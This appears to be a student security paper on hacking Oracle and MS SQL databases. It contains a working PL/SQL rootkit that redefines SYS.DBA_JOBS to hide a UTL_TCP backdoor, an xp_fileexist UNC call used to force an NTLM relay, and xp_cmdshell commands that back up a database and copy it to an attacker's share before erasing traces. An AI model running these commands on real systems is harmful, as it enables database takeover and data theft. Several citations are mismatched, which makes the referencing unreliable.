Hacking Database for Owning your Data

By Abdulaziz Alrasheed & Xiuwei Yi

1 Introduction

Stealing data is becoming a major threat. In 2012 alone, 500 fortune companies were compromised causing lots of money losses. We will focus on this paper on describing the most famous attacks on popular databases such as Oracle and MS SQL.

1.1 What is data loss?

Data loss can occur on any device that stores data. Although any loss of data, even a simple misplacement, is by definition technically a loss, what we are primarily concerned with is the permanent loss of data that is important to your business' ongoing success.

1.2 Types of Data Loss

The most known types of data loss are:

- Human error - accidental or unknowing data deletion, modification, overwrite
- File corruption - software error, virus infection
- Hardware - drive failure, controller failure, CPU failure
- Site-related - theft, fire, flood, earthquake, lightning, etc.

According to a report on data loss in Europe, over 6% of PCs will suffer data loss in any year - a total of 1.7 million incidents. The report identifies six main causes of loss of data:

- Hardware failure, including damage by power surge and drive failure (42%)
- Human error, including accidental deletion (31%)
- Software file corruption (13%)
- Virus-infection (7%)
- Theft, especially laptop theft, (5%)
- Hardware loss, including floods, fires, lightning, power failure (3%)

1.3 Reasons for database security

Everyone must care about database security because databases are where our most valuable data rest. The followings are examples of important data:

- Corporate data.
- Customer data.
- Financial data.

When your databases stop working your company stops working too, try to do a quick estimation about how much money you will lose if your databases stop working for a couple of hours, for a day, a week, etc. instantly you will realize that your databases are the most important thing in your company.

1.4 Why database is not safe?

Database vulnerabilities affect all database vendors, because any database has leaks, actually, more famous databases are more easily to be attacked, some vendors as our loved Oracle are more affected than others. For instance, on 2006 Oracle released 4 Critical Patch Updates related with database server, more than 20 remote (no authentication required) vulnerabilities were fixed, but that's not the worst new, currently there are more than 50 vulnerabilities that are still un-patched on Oracle Database, so no matter if your database servers are up to date with patches they still can be easily hacked.

1.5 Hacking methods

- Password guessing/brute-forcing

If passwords are blank or not strong they can be easily guessed/brute-forced. After a valid user account is found is easy to complete compromise the database, especially if the database is Oracle.

- Passwords and data sniffed over the network

If encryption is not used, passwords and data can be easily sniffed.

- Exploiting mis-configurations

Some database servers are open by default. Lots of functionality enabled and most of the time insecurely configured.

- Delivering a Trojan

This is not a common database server attack but it's something we are researching and the results are scary. A Trojan can be delivered by email, p2p, IM, CD, DVD, pen drive, etc. Once it gets executed on a desktop computer by a company employee, it will get database servers and users information in an automatic and stealth way using ODBC, OLEDB, JDBC configured connections, sniffing, etc. When enough information is collected the Trojan can connect to database servers, it could try default accounts if necessary. After a successful login it will be

ready to steal data, it could run a 0day to elevate privileges to own the complete database server and also install a database rootkit to hide its actions. All the previous steps will be repeated on every database server found. The trojan can send the stolen data encrypted back to attacker by email, HTTP, covert channel, etc.

- Exploiting known/unknown vulnerabilities:

Attackers can exploit buffer overflows, SQL Injection, etc. in order to own the database server. The attack could be through a web application by exploiting SQL Injection so no authentication is needed. In this way databases can be hacked from Internet and firewalls are complete bypassed. This is one of the easiest and preferred methods that criminals use to steal sensitive information such as credit cards, social security numbers, customer information, etc.

- Stealing disks and backup tapes:

This is something that is not commonly mentioned, companies always say that disks or backups were lost. If data files and backed up data are not encrypted, once stolen data can be easily compromised.

- Installing a rootkit/backdoor:

By installing a rootkit actions and database objects can be hidden so administrators won't notice someone hacked the database and continues having access. A database backdoor can be used, designed to steal data and send it to attacker and/or to give the attacker stealth and unrestricted access at any given time.

2 Oracle Database attacks

In this section we will talk about Oracle database attacks using rootkits and backdoors. We will be talking about rootkits and backdoors briefly.

2.1 Stealing data using a rootkit and backdoor

The best option to steal data from a database is to be doing all the action from a distance that is, remotely accessing the database and hiding from the DBA. This can be achieved by a combination of backdoor and rootkit. There are several ways to implement rootkits in Oracle databases. Before we go to the ways, we define a rootkit.

2.1.1 Rootkit

According to [1] a rootkit is a set of tools (programs) used to mask intrusion and obtaining administrator-level (root) access to a computer or a computer network. Some popular rootkits for the Windows operating system are NTROOT, NTkap and Nullsys. They differ in the name but

the main objective is the same, which is to hide the presence of an attacker and to gain root access and damage or steal information. It is important to know how a rootkit works. When a rootkit is installed, it overwrites many commands used daily such as ls, ps or netstat. This overwriting allows the intrusion to be masked from the administrator. [2]

2.1.2 Database Rootkit

Several ways were used to implement database rootkit. As found in [2], by modifying the database object itself, or changing the executing path. This is the first generating database rootkit. An Example would be to modify a view or change synonym. The second generation does not require change dictionary (views) which was presented at the Black Hat USA 2006. The third generation modifies database structure in memory.

2.1.3 Backdoors

The purpose of backdoors is to allow an attacker to execute commands and queries on the database from a remote location and get responses from the server. By combining backdoors with rootkits the attacker will be able to hide the trace of their action from the DBA.

2.1.4 Oracle Database backdoor Example

To implement an Oracle Database Backdoor an attacker can write a program in a PL/SQL language or in a high level language or a combination of both. The program should do three main tasks:

- Open a connection to the attacker's host.
- Read the connection and execute the commands the attacker sends.
- Write the result of executing the command back the attacker using the established connection.

The program is executed at the victims' side and it should allow the attacker to execute or send commands to be executed and to receive the output of the commands. It can be scheduled to run periodically, so if the connection is lost the backdoor should reconnect to the attacker. It should also be able to avoid detection by the victim or the DBA by encryption the communication between the backdoor and the attacker. The attacker can also install a rootkit that can overwrite netstat to hide their action. Table 1 shows a list of popular commands that are targeted by attackers.

Command	Description
netstat	A useful tool used to display information about current network connections.
du	A command used to display file space usage. Used to hide files and directories installed by the rootkit.
find	Used to find files in a directory hierarchy.
ifconfig	Used to configure and display information about network interfaces. Helpful when a sniffer is installed.
killall	A command used to stop processes. Helpful in case an administrator finds your root and not being able to stop it.
login	A daemon used when signing onto a system.

Table 1 some popular commands targeted by attackers [3]

2.1.5 Rootkit and Backdoor Example

This example contains two parts. The first part is the PL/SQL scripts that need to be run on the Oracle Database server with administrator privileges (the attacker will have to run these scripts using an exploit to elevate privileges or get administrative access to the server) and the second part is the Backdoor Console.



Figure 1 Backdoor Console Example

The Backdoor Console is just a graphical application that is run at the attacker's side. It allows the attacker to:

- Send commands to the Backdoor and receive the result.
- View information about the deployed Backdoor.
- Configure the Backdoor.
- Manage multiple Backdoors.

The Backdoor and the Backdoor Console can communicate using TCP/IP. The Backdoor Console waits on predefined port for a connection from the server side Backdoor. The Backdoor should then enter a loop to execute any command coming from this established connection and to send back the results.



Figure 2 how Backdoor communicates between host and victim machines

2.1.6 Oracle Backdoor Example

In order to install a rootkit and or backdoor, an attacker must find a way to gain a root access and run the following functions as a DBA. The basic example is to create a function that hides jobs being submitted or responded to and that can be achieved by using PL/SQL functions. Since there are several ways to write a rootkit, the main objective is to hide any trace from the DBA view. And since a database system is much like an operating system, in the sense that it has its own task view, or running tasks management, an attacker can try to hide processes running by him/her by taking advantage of the built-in functions DBA_JOBS_RUNNING, DBA_JOBS, etc.

The following function on Figure 3 hides jobs that are not run by a DBA.

```
CREATE OR REPLACE
FUNCTION ins_rootkit RETURN VARCHAR2 AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  EXECUTE IMMEDIATE 'CREATE OR REPLACE FORCE VIEW "SYS"."DBA_JOBS" ("JOB",
"LOG_USER", "PRIV_USER", "SCHEMA_USER", "LAST_DATE", "LAST_SEC", "THIS_DATE",
"THIS_SEC", "NEXT_DATE", "NEXT_SEC", "TOTAL_TIME", "BROKEN", "INTERVAL",
"FAILURES", "WHAT", "NLS_ENV", "MISC_ENV", "INSTANCE") AS
  select JOB, lowner LOG_USER, powner PRIV_USER, cowner SCHEMA_USER,
    LAST_DATE, substr(to_char(last_date,''HH24:MI:SS''),1,8) LAST_SEC,
    THIS_DATE, substr(to_char(this_date,''HH24:MI:SS''),1,8) THIS_SEC,
    NEXT_DATE, substr(to_char(next_date,''HH24:MI:SS''),1,8) NEXT_SEC,
    (total+(sysdate-nvl(this_date,sysdate)))*86400 TOTAL_TIME,
    decode(mod(FLAG,2),1,''Y'',0,''N'',''?'') BROKEN,
    INTERVAL# interval, FAILURES, WHAT,
    nlsenv NLS_ENV, env MISC_ENV, j.field1 INSTANCE
  from sys.job$ j WHERE j.what not like ''DECLARE l_cn UTL_TCP.CONNECTION;%''';
```

Figure 3 modifying a built-in Oracle function to hide trace [4]

After an attacker finds a way to run the previous function and other similar ones, he/she will be able to run queries without the notice of a naive DBA. We say naive because there are many methods to avoid rootkits, prevent, find and delete them.

For the attacker to execute some scripts, there are common ways to do so. Of which taking advantage of SQL Injection to change a low level user to a DBA level or root privilege. When that task is done, then the user would be able to steal large databases through backdoors easily.

But there are methods to prevent rootkit and backdoors. This will be briefly discussed in the following section.

2.1.7 Rootkit prevention

As we know, system files are assigned an original MD5 has code that is original unless the files were modified, the tools that detect rootkits have their protected database of hash codes for the system files and they compare the current code with the original hash code. In the case of file modification the number will differ than the original one thus revealing that a rootkit was installed. Several tools were implemented to help system administrators keep track of their files and prevent a rootkit from being installed. Such tools can help DBA take advantage of them to keep the database safe. But in addition to this, every system must be updated, firewalled and protected at first to avoid rootkit and backdoors. In addition to knowing what is on the system, DBA and system administrators must take advantage of the operating system tools that help their original files from being modified such as the immutable flag command which locks a file from being modified or deleted.

In the event of finding a rootkit, the best option is to check other files since it is likely that not one file was modified, and a system installation is advised to avoid trouble in the future.

3 MS SQL Server attacks

3.1 Stealing SQL Server account credentials

As you may know MS SQL Server supports Windows NTLM authentication, NTLM authentication. The NTLM challenge response mechanism is vulnerable to MITM attacks because by default all Windows versions use a weak configuration, so we can exploit this to launch an attack that will allow us to connect to MS SQL Server as the user account under the SQL Server service is running which always is an administrative account, logically this attack won't work if SQL Server is running under LocalSystem account because it can't authenticate to remote systems, but don't worry because running SQL Server under LocalSystem account is not a good security practice and it is not recommended by Microsoft.

We can force SQL Server connect to us (the attacker) and try to authenticate (xp_fileexist can be executed by any database user):

```
exec master.dbo.xp_fileexist '\\OurIP\share'
```

That sentence will cause SQL Server to try to authenticate to the remote computer as its service account which has sysadmin database privileges.

By using this NTLM MITM attack, we can use SQL Server credentials to connect back to SQL Server as sysadmin and own the database server.

The next is a basic NTML authentication schema:

Client → connects → Server

Client ← sends challenge ← Server

Client → sends response → Server

Client ← authenticates ← Server

The next represents a simple SQL Server NTLM authentication MITM attack:

(Attacker) (SQL Server)

a) Client → connects → Server

b) Client ← sends challenge (c) ← Server

1) Client → forces to connect → Server

2) Client ← connects ← Server

3) Client → sends challenge (c) → Server

4) Client ← sends response (r) ← Server

c) Client → sends response (r) → Server

d) Client ← authenticates ← Server

Let's detail a bit this attack in a simple way, first the client (attacker) will try to connect and authenticate to the server (SQL Server) using NTLM authentication, the server will send a challenge (c) to the client, the client must use that challenge and send the proper response in order to successfully login, but instead of doing that the client holds on this authentication and it forces the server to connect to the client so the server will try to authenticate to the client (the client must be previously logged to SQL Server under a low privileged account, exploiting SQL injection could work too on some circumstances without the need to authenticate to SQL Server) so client will send the same challenge (c) that it previously got from the server, the server will sent a response (r) to the client, finally the client will use that response (r) to send it to the server on the authentication that was hold on and the client will successfully authenticate in the server as the server service account, a database administrator account.

3.2 Stealing a Complete Database

Stealing a complete database is not big deal once you get access to the database server and you have enough privileges, you only have to run the next sentences:

```
--Backup the database
BACKUP DATABASE databasename TO DISK ='c:\windows\temp\out.dat'
--Compress the file (you don't want a 2gb file)
EXEC xp_cmdshell 'makecab c:\windows\temp\out.dat c:\windows\temp\out.cab'
--Get the backup by copying it to your computer.
EXEC xp_cmdshell 'copy c:\windows\temp\out.cab \\yourip\share'
--Or by any other way (tftp, fftp, http, email, etc.)
--Erase the files
EXEC xp_cmdshell 'del c:\windows\temp\out.dat c:\windows\temp\out.cab'
```

The previous sentences could be executed by exploiting SQL injection in a web application if the web application has enough privileges which is not uncommon, 'sa' or other administrative account are often used by web developers to connect to MS SQL Server. Data can be compressed 10:1 or more, so 1Gb database will be 100Mb so it's not difficult to steal big amounts of data.

4 References

[1] Ponemon Institute: 2013 Cost of Data Breach Study: Global Analysis.

[2] Cesar Cerrudo: Hacking Databases for Owning your Data.

[3] http://en.wikipedia.org/wiki/Data_loss.

[4] http://www.whatis.com.

[5] Oracle Rootkits 2.0 http://www.red-database-security.com/wp/oracle_rootkits_2.0.pdf.

[6] http://www.sans.org/reading-room/whitepapers/linux/linux-rootkits-beginners-prevention-removal-901.

[7] Cesar C., Esteban M. F, Hacking Database for Owning your Data.